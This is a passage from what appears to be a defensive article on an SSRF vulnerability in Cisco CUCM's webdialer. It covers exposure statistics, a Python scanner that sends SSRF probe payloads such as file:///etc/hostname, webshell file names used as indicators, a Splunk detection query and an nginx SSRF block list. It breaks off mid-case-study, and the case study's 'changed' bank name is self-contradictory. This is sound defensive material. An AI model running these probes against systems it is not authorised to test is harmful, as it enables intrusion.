
The criminal supply chain works like this:
1. IAB uses CVE-2026-20230 to hack a Fortune 500 organization
   ⬇️
2. Lists root access on dark web forum for $35,000
   ⬇️
3. Ransomware group (e.g., LockBit or BlackCat) purchases access
   ⬇️
4. Ransomware is deployed, $5 million ransom demanded
   ⬇️
5. Even if only 30% ransom paid, everyone profits
Chapter Three: Scope of the Catastrophe - 430,000 Potential Targets
Now that we understand the attack mechanism and weaponization speed, let's see exactly who's at risk.

Based on Shodan and Censys scans conducted on June 25, 2026, the precise number of internet-accessible CUCM servers is approximately 430,000. But these are only the directly exposed ones.
Geographic Statistics: Which Countries Are Most Vulnerable?
The geographic distribution of vulnerable servers is revealing:
Geographic Distribution of At-Risk CUCM Servers
| Country | Count | Percentage |
|---|---|---|
| 🇺🇸 United States | 184,300 | 42.8% |
| 🇨🇳 China | 48,600 | 11.3% |
| 🇮🇳 India | 31,900 | 7.4% |
| 🇬🇧 United Kingdom | 27,800 | 6.5% |
| 🇩🇪 Germany | 24,100 | 5.6% |
| 🇯🇵 Japan | 19,300 | 4.5% |
| 🇧🇷 Brazil | 16,700 | 3.9% |
| 🇮🇷 Iran | 8,400 | 2.0% |
| 🇸🇦 Saudi Arabia | 6,900 | 1.6% |
| 🌐 Others | 62,000 | 14.4% |
Source: Shodan/Censys Scan - June 25, 2026
Sector Analysis: Which Industries Face Greatest Risk?
But geographic statistics are only part of the story. More important is sector analysis. Different organizations have the same vulnerabilities but face different impacts:
- Hospitals and Healthcare (impact: CRITICAL): If a hospital's phone system fails, patient lives may be at risk. Emergency calls are disconnected, inter-department communication disrupted, and in worst cases, surgeries may be cancelled.
- Financial Institutions (impact: HIGH): Banks and financial institutions process billions of dollars in transactions over secure phones. CUCM infiltration means access to confidential conversations, customer account information, and potentially employee credentials.
- Government and Military (impact: CRITICAL): For governments, communications system infiltration means access to classified information, ability to eavesdrop on official conversations, and in war scenarios, disrupting military communications.
- Multinational Corporations (impact: HIGH): For large companies with offices in different countries, CUCM is the heart of internal communications. Infiltration means access to trade secrets, strategic plans, and M&A negotiations.
Chapter Four: How to Save Ourselves - Practical Solutions

Now that we understand the threat, it's time to talk about solutions. But first, let's dispel one major illusion: patching alone is not enough.
Why? Because:
- There's always a time window between patch release and actual deployment
- Some systems cannot be patched for various reasons (legacy, operational constraints)
- Even after patching, the system may have been previously compromised
- New vulnerabilities are always emerging

So instead of relying solely on patching, we must adopt a Defense in Depth strategy.
Layer 1: Immediate Identification and Containment

The first step is to see if our systems are currently vulnerable. This Python script is a quick vulnerability scanner:
#!/usr/bin/env python3
import requests
import sys
from urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

def check_cve_2026_20230(host, port=8443):
    """Check if CUCM is vulnerable to CVE-2026-20230"""
    url = f"https://{host}:{port}/webdialer/Webdialer"
    test_payloads = [
        "file:///etc/hostname",
        "http://127.0.0.1:80",
        "http://localhost/admin"
    ]

    print(f"[*] Testing {host}:{port}")

    for payload in test_payloads:
        try:
            r = requests.get(
                url,
                params={'destination': payload},
                verify=False,
                timeout=5,
                allow_redirects=False
            )

            if r.status_code in [200, 400, 500, 503]:
                if 'webdialer' in r.text.lower() or 'axis' in r.text.lower():
                    print(f"[!] VULNERABLE - Response code: {r.status_code}")
                    print(f"    Payload: {payload}")
                    return True
        except requests.exceptions.RequestException as e:
            print(f"[-] Error testing {payload}: {str(e)[:50]}")
            continue

    print(f"[+] Not vulnerable or not accessible")
    return False

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print(f"Usage: {sys.argv[0]} ")
        sys.exit(1)

    check_cve_2026_20230(sys.argv[1])
If this script shows the system is vulnerable, immediate actions:
- ✅ Immediately block internet access (firewall rule or ACL)
- ✅ Backup last 30 days of logs (before they rotate)
- ✅ Search for IoCs (explained in next section)
- ✅ Alert SOC/incident response team
Layer 2: Threat Hunting - Have We Already Been Compromised?
Now we must see if our system has been previously attacked. Follow this checklist:
Indicators of Compromise (IoCs) for CVE-2026-20230
• In
/platform-services/axis2-web/ look for unusual JSP files• Any file with .jsp or .jspx extension created after June 20, 2026
• Files with generic names like: shell.jsp, cmd.jsp, s.jsp, x.jsp
2. Log Patterns:
• Tomcat access logs: GET/POST to /webdialer/ with destination parameter containing file://, http://127, http://localhost
• Axis2 logs: unexpected deployments of new services
• System logs: suspicious shell command executions
3. Network Traffic:
• Outbound communications to Tor exit nodes
• HTTPS requests to unusual destinations
• Traffic to known malicious IPs
4. System Changes:
• New users with high privileges
• Changes in crontab or systemd services
• Files with SUID bit in unusual locations
This Splunk query can help you:
# Splunk Query for CVE-2026-20230 IoCs
index=cucm sourcetype IN (tomcat_access, axis2, syslog)
| eval suspicious_webdialer=if(like(uri_path, "%/webdialer/%") AND
                              (like(uri_query, "%file://%") OR
                               like(uri_query, "%127.0.0.1%") OR
                               like(uri_query, "%localhost%")), 1, 0)
| eval suspicious_jsp=if(like(uri_path, "%/axis2-web/%.jsp%"), 1, 0)
| eval tor_connection=if(cidrmatch("104.244.0.0/16", src_ip) OR
                        cidrmatch("185.220.0.0/16", src_ip), 1, 0)
| where suspicious_webdialer=1 OR suspicious_jsp=1 OR tor_connection=1
| table _time, src_ip, uri_path, uri_query, http_user_agent
| sort -_time

Layer 3: Temporary Workaround Before Patching - Deploy Reverse Proxy
If you can't patch immediately (for operational reasons), an effective temporary solution is deploying a reverse proxy in front of CUCM. Example with Nginx:
# /etc/nginx/sites-available/cucm-protection
upstream cucm_backend {
    server 10.0.1.100:8443 max_fails=2 fail_timeout=30s;
    keepalive 16;
}

limit_req_zone $binary_remote_addr zone=cucm_rl:10m rate=5r/s;

map $request_uri $is_ssrf_attempt {
    default 0;
    "~*file://"     1;
    "~*gopher://"   1;
    "~*dict://"     1;
    "~*ftp://"      1;
    "~*localhost"   1;
    "~*127\.0\.0\.1" 1;
    "~*\[::\]"      1;
    "~*169\.254"    1;
}

server {
    listen 443 ssl http2;
    server_name cucm.company.local;

    ssl_certificate /etc/ssl/certs/cucm.crt;
    ssl_certificate_key /etc/ssl/private/cucm.key;
    ssl_protocols TLSv1.2 TLSv1.3;
    ssl_ciphers HIGH:!aNULL:!MD5;

    add_header X-Frame-Options "DENY";
    add_header X-Content-Type-Options "nosniff";
    add_header X-XSS-Protection "1; mode=block";

    access_log /var/log/nginx/cucm_access.log combined;
    error_log /var/log/nginx/cucm_error.log warn;

    # CVE-2026-20230 Protection
    location /webdialer/ {
        limit_req zone=cucm_rl burst=10 nodelay;

        if ($is_ssrf_attempt) {
            return 403 "SSRF attempt blocked by security policy";
        }

        if ($args !~ "^destination=[\+0-9]+$") {
            return 400 "Invalid destination format";
        }

        proxy_pass https://cucm_backend;
        proxy_ssl_verify off;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;

        proxy_connect_timeout 5s;
        proxy_send_timeout 10s;
        proxy_read_timeout 10s;
    }

    location /axis2/ {
        deny all;
        return 403 "Direct axis2 access forbidden";
    }

    location /axis2-web/ {
        deny all;
        return 403 "Direct axis2-web access forbidden";
    }

    location / {
        proxy_pass https://cucm_backend;
        proxy_ssl_verify off;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
    }
}
This configuration:
- ✅ Blocks all SSRF attempts
- ✅ Only allows destination parameter to contain numbers
- ✅ Rate limiting to prevent brute force
- ✅ Blocks direct Axis2 access
- ✅ Logs all attack attempts
Chapter Five: Real-World Case Study - Bank Mellat Iran
Let's move from theory to practice. Bank Mellat (real name changed for confidentiality) is a medium-sized Iranian bank with 180 branches nationwide. They used CUCM version 14.0 to manage 2,500 IP Phones.

Day One - Threat Discovery (June 24, 10:30 AM)
The bank's security engineer heard the news through a Telegram threat intelligence channel. He immediately checked the CUCM version - it was vulnerable.
Quick Decisions:
10:45 AM - Emergency meeting with CISO and IT Manager
11:00 AM - Decision: Cut direct internet access
11:15 AM - Firewall rule added:
